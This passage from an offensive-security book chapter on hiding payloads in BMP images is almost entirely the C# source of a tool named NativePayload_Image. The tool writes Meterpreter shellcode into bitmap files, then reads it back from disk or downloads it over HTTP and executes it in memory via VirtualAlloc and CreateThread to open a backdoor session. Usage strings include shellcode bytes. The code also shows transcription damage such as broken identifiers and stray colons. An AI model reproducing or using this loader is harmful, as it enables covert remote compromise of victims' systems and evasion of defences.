    public static string Ex_Payload_BMP_byte = "ff";
    public static string Xpayload_Meterpreter = "";
    public static string InjectPayload to BMP(string X Meterpreter, string Header, Int32 Ex Payload Length, bool Is New or Exist File, string FileName)
        if (Is_New_or_Exist_File)
           /// true is New File so should make New BMP file
           byte[] _BMP = new byte[Header.Length + X_Meterpreter.Length + Ex_Payload_Length];
           Console.WriteLine();
           Console.ForegroundColor = ConsoleColor.DarkGreen;
           Console.WriteLine("[!] Making New Bitmap File ...");
           Console.ForegroundColor = ConsoleColor.Yellow;
           Console.WriteLine("[!] Bitmap File Name: {0}", FileName);
           Console.ForegroundColor = ConsoleColor.DarkGreen;
           Console.WriteLine("[+] Creating Header for Bitmap File ...");
           string[] bmp h = Header.Split(';');
           Console.ForegroundColor = ConsoleColor.Green;
           for (int i = 0; i < bmp_h.Length; i++)
             if (i == 0)
                Console.Write("[>] Header adding (length {0}): ", _bmp_h.Length.ToString());
             if (i <= 16)
                Console.Write(_bmp_h[i].ToString());
              BMP[i] = Convert.ToByte(_bmp_h[i], 16);
           Console.Write(".....");
           Console.WriteLine():
           Console.ForegroundColor = ConsoleColor.DarkGreen;
           Console.WriteLine("[+] Injecting Meterpreter Payload to Bitmap File ...");
           Console.ForegroundColor = ConsoleColor.Green;
           string[] _bmp_x = X_Meterpreter.Split(',');
           for (int j = 0; j < bmp_x.Length; j++)
             if (j == 0)
                Console.Write("[>] Injecting Payload (length {0}): ", _bmp_x.Length.ToString());
             if (i <= 16)
```

Part 2 (Exfiltration Techniques by C#), Chapter 11: Hiding Payloads via BMP Image Pixels (Part1)

```
Console.Write(_bmp_x[j]);
           BMP[j + _bmp_h.Length] = Convert.ToByte(_bmp_x[j], 16);
       Console.Write(".....");
       Console.WriteLine();
       Console.ForegroundColor = ConsoleColor.DarkGreen;
       Console.WriteLine("[+] Adding Ex-Payload for Bitmap File ...");
       Console.ForegroundColor = ConsoleColor.Green;
       for (int k = 0; k < Ex_Payload_Length; k++)
          if (k == 0)
            Console.Write("[>] Ex-Payload adding (length FF * {0}).", Ex_Payload_Length.ToString());
           _BMP[k + _bmp_h.Length + _bmp_x.Length] = Convert.ToByte("ff", 16);
       /// time to create bmp file
       File.WriteAllBytes(FileName, _BMP);
       Console.ForegroundColor = ConsoleColor.DarkYellow;
       Console.WriteLine():
       Console.WriteLine("[!] File {0} with length {1} bytes Created.", FileName, _BMP.Length.ToString());
     Console.ForegroundColor = ConsoleColor.Gray;
  catch (Exception)
     throw;
  return "";
public static string InjectPayload to BMP(string X Meterpreter, Int32 StartAddress, bool Is New or Exist File, string FileName)
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.DarkGreen;
     Console.WriteLine("[!] Modify Bitmap File ...");
     Console.ForegroundColor = ConsoleColor.Yellow;
     Console.WriteLine("[!] Bitmap File Name: {0}", FileName);
     Console.ForegroundColor = ConsoleColor.DarkGreen;
     Console.WriteLine("[+] Injecting Meterpreter Paylaod to Bitmap File ...");
     Console.ForegroundColor = ConsoleColor.Green;
     if (!Is_New_or_Exist_File)
       /// false is exist File so should insert payload to BMP file (it is overwritten)
       byte[] xPayload_Temp = File.ReadAllBytes(FileName);
       string[] _bmp_x = X_Meterpreter.Split(',');
       for (int i = 0; i < bmp_x.Length;)
          xPayload Temp[i + StartAddress] = Convert.ToByte( bmp x[i], 16);
            Console.Write("[>] Injecting Payload (length {0}): ", _bmp_x.Length.ToString());
          if (i <= 16)
            Console.Write(_bmp_x[i]);
          i++.
       File.WriteAllBytes(FileName, xPayload_Temp);
       Console.ForegroundColor = ConsoleColor.DarkYellow;
       Console.WriteLine();
       Console.WriteLine("[!] File {0} with length {1} bytes Modified.", FileName, xPayload_Temp.Length.ToString());
     Console.ForegroundColor = ConsoleColor.Gray;
  catch (Exception)
    throw;
  return "";
```

Part 2 (Exfiltration Techniques by C#), Chapter 11: Hiding Payloads via BMP Image Pixels (Part1)

```
static void Main(string[] args)
{
  if (args.Length < 1)
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.DarkGray;
     Console.WriteLine("NativePayload Image Tool, Published by Damon Mohammadbagher, April 2017");
     Console.ForegroundColor = ConsoleColor.Gray;
     Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.Yellow;
     Console.WriteLine("Injecting Syntax:");
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.DarkYellow;
     Console.WriteLine("Syntax Creating New Bitmap File by template:");
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.Gray;
     Console.WriteLine("Syntax I: NativePayload_Image.exe create [NewFileName.bmp] [Meterpreter_payload] ");
     Console.ForegroundColor = ConsoleColor.DarkCyan;
     Console.WriteLine("Example I: NativePayload_Image.exe create test.bmp fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50");
     Console.WriteLine():
     Console.ForegroundColor = ConsoleColor.DarkYellow;
     Console.WriteLine("Syntax Modify Bitmap File by New Payload:");
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.Gray;
     Console.WriteLine("Syntax II: NativePayload_Image.exe modify [ExistFileName.bmp] [header_length] [Meterpreter_payload] ");
     Console.ForegroundColor = ConsoleColor.DarkCyan;
     Console WriteLine ("Example II: NativePayload_Image.exe modify test.bmp 54 fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50");
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.Yellow;
     Console.WriteLine("Detecting and Getting Meterpreter Session (backdoor mode) Syntax:");
     Console.WriteLine()
     Console.ForegroundColor = ConsoleColor.DarkYellow;
     Console.WriteLine("Syntax Getting Meterpreter Session by local BMP File:");
     Console.ForegroundColor = ConsoleColor.Gray;
     Console.WriteLine();
     Console.WriteLine("Syntax I: NativePayload_Image.exe bitmap [ExistFileName.bmp] [Payload_length] [BMP_Header_Length] ");
     Console.ForegroundColor = ConsoleColor.DarkCyan;
     Console.WriteLine("Example I: NativePayload_Image.exe bitmap test.bmp 510 54");
     Console.WriteLine()
     Console.ForegroundColor = ConsoleColor.DarkYellow;
     Console.WriteLine("Syntax Getting Meterpreter Session with Url by http Traffic");
     Console.ForegroundColor = ConsoleColor.Gray;
     Console.WriteLine();
     Console.WriteLine("Syntax II: NativePayload_Image.exe url [target url] [Payload_length] [BMP_Header_Length] ");
     Console.ForegroundColor = ConsoleColor.DarkCyan;
     Console.WriteLine(@"Example II: NativePayload_Image.exe url http://192.168.1.2/images/test.bmp 510 54");
     Console.WriteLine()
     Console.ForegroundColor = ConsoleColor.DarkYellow;
     Console.WriteLine("Syntax Getting Meterpreter Session by local/Web Encrypted BMP File:");
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.Gray;
     Console.WriteLine("Syntax III: NativePayload Image.exe decrypt [target url or local filename] [Payload length] [BMP Header Length] ");
     Console.ForegroundColor = ConsoleColor.DarkCyan;
     Console.WriteLine(@"Example III: NativePayload_Image.exe decrypt http://192.168.1.2/images/test.bmp 510 54");
     Console.WriteLine();
     Console.ForegroundColor = ConsoleColor.Gray;
  else
    if (args[0].ToUpper() == "CREATE")
       /// Example I: NativePayload_Image.exe create test.bmp fc4883e4f0e8cc00000041514150
       Console.WriteLine();
       Console.ForegroundColor = ConsoleColor.DarkGray;
       Console.WriteLine("NativePayload Image Tool, Published by Damon Mohammadbagher, April 2017");
       Console.ForegroundColor = ConsoleColor.Gray;
       Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
       Console.WriteLine();
       String S1 = args[1];
       String S2 = args[2];
       InjectPayload_to_BMP(S2, Default_Header_BMP, Ex_Payload_BMP_Length, true, S1);
     if (args[0].ToUpper() == "MODIFY")
       /// Example II: NativePayload_Image.exe modify test.bmp 54 fc4883e4f0e8cc00000041514150
       /// InjectPayload_to_BMP(pay, 54, 510, false, "demo1.bmp");
       Console.WriteLine();
       Console.ForegroundColor = ConsoleColor.DarkGray;
```

Part 2 (Exfiltration Techniques by C#), Chapter 11: Hiding Payloads via BMP Image Pixels (Part1)

```
Console.WriteLine("NativePayload_Image Tool, Published by Damon Mohammadbagher, April 2017");
  Console.ForegroundColor = ConsoleColor.Gray;
  Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
  Console.WriteLine();
  InjectPayload to BMP(args[3], Convert.ToInt32(args[2]), false, args[1]);
if (args[0].ToUpper() == "BITMAP")
  try
    ///"Example I: NativePayload_Image.exe bitmap test.bmp 510 54"
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_Image Tool, Published by Damon Mohammadbagher, April 2017");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
    Console.WriteLine():
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console WriteLine("[+] Detecting Meterpreter Payload bytes by Image Files");
    Console.ForegroundColor = ConsoleColor.DarkCyan;
    Console.WriteLine("[+] File Scanning ....");
    string filename = args[1];
    byte[] xPayload = File.ReadAllBytes(filename);
    Console.ForegroundColor = ConsoleColor.DarkYellow;
    Console.WriteLine("[+] Reading Payloads from \"{0}\" file ", filename);
    Console.WriteLine("[+] Scanning Payload with length {0} from byte {1}", args[2], args[3]);
    int offset = Convert.ToInt32(args[3]);
    int counter = 0:
    int Final Payload Length = Convert. ToInt32(args[2]);
    byte[] Final = new byte[Convert.ToInt32(args[2])];
    for (int i = 0; i \le xPayload.Length; i++)
       if (i >= offset)
         if (counter == Final Payload Length) break;
         Final[counter] = xPayload[i];
         counter++;
    UInt32 MEM COMMIT = 0x1000;
    UInt32 PAGE_EXECUTE_READWRITE = 0x40;
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Bingo Meterpreter session by BMP images;)");
    UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)Final.Length, MEM COMMIT, PAGE EXECUTE READWRITE);
    Marshal.Copy(Final, 0x00000000, (IntPtr)(funcAddr), Final.Length);
    IntPtr hThread = IntPtr.Zero;
    UInt32 threadId = 1;
    IntPtr pinfo = IntPtr.Zero;
    hThread = CreateThread(0x00000000, 0x00000000, funcAddr, pinfo, 0x00000000, ref threadId);
    WaitForSingleObject(hThread, 0xffffffff);
    Console.ForegroundColor = ConsoleColor.Gray;
  catch (Exception)
    throw:
  }
 (args[0].ToUpper() == "URL")
  trv
    ///"Example I: NativePayload_Image.exe url http://192.168.1.2/test.bmp 510 54"
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("NativePayload_Image Tool, Published by Damon Mohammadbagher, April 2017");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
    Console.WriteLine():
    Console.ForegroundColor = ConsoleColor.Cyan;
```

Part 2 (Exfiltration Techniques by C#), Chapter 11: Hiding Payloads via BMP Image Pixels (Part1)

```
Console.WriteLine("[+] Detecting Meterpreter Payload bytes by Image Files");
              Console.ForegroundColor = ConsoleColor.DarkCyan;
              Console.WriteLine("[+] File Scanning ....");
              System.Net.WebClient web = new System.Net.WebClient();
              byte[] xPayload = web.DownloadData(args[1].ToString());
              Console.ForegroundColor = ConsoleColor.DarkYellow:
              Console.WriteLine("[+] Reading Payloads from URL \"{0}\" ",args[1]);
              Console.WriteLine("[+] Scanning Payload with length {0} from byte {1}", args[2], args[3]);
              int offset = Convert.ToInt32(args[3]);
              int counter = 0:
              int Final Payload Length = Convert. ToInt32(args[2]);
              byte[] Final = new byte[Convert.ToInt32(args[2])];
              for (int i = 0; i \le xPayload.Length; i++)
                if (i >= offset)
                   if (counter == Final_Payload_Length) break;
                   Final[counter] = xPayload[i];
                   counter++:
                }
              UInt32 MEM COMMIT = 0x1000;
              UInt32 PAGE_EXECUTE_READWRITE = 0x40;
              Console.WriteLine();
              Console.ForegroundColor = ConsoleColor.Gray;
              Console.WriteLine("Bingo Meterpreter session by BMP images;)");
              UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)Final.Length, MEM COMMIT, PAGE EXECUTE READWRITE);
              Marshal.Copy(Final, 0x00000000, (IntPtr)(funcAddr), Final.Length);
              IntPtr hThread = IntPtr.Zero;
              UInt32 threadId = 1:
              IntPtr pinfo = IntPtr.Zero;
              hThread = CreateThread(0x00000000, 0x00000000, funcAddr, pinfo, 0x00000000, ref threadId);
              WaitForSingleObject(hThread, 0xffffffff);
              Console.ForegroundColor = ConsoleColor.Gray;
            catch (Exception)
              throw:
           }
         if (args[0].ToUpper() == "DECRYPT")
           /// not ready ;D
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("NativePayload Image Tool, Published by Damon Mohammadbagher, April 2017");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Detecting/Injecting Meterpreter Payload bytes from BMP Image Files");
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.Red;
            Console.WriteLine("Encryption Method not Ready for this version;)");
            Console.ForegroundColor = ConsoleColor.Gray;
         }
      }
    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
```

}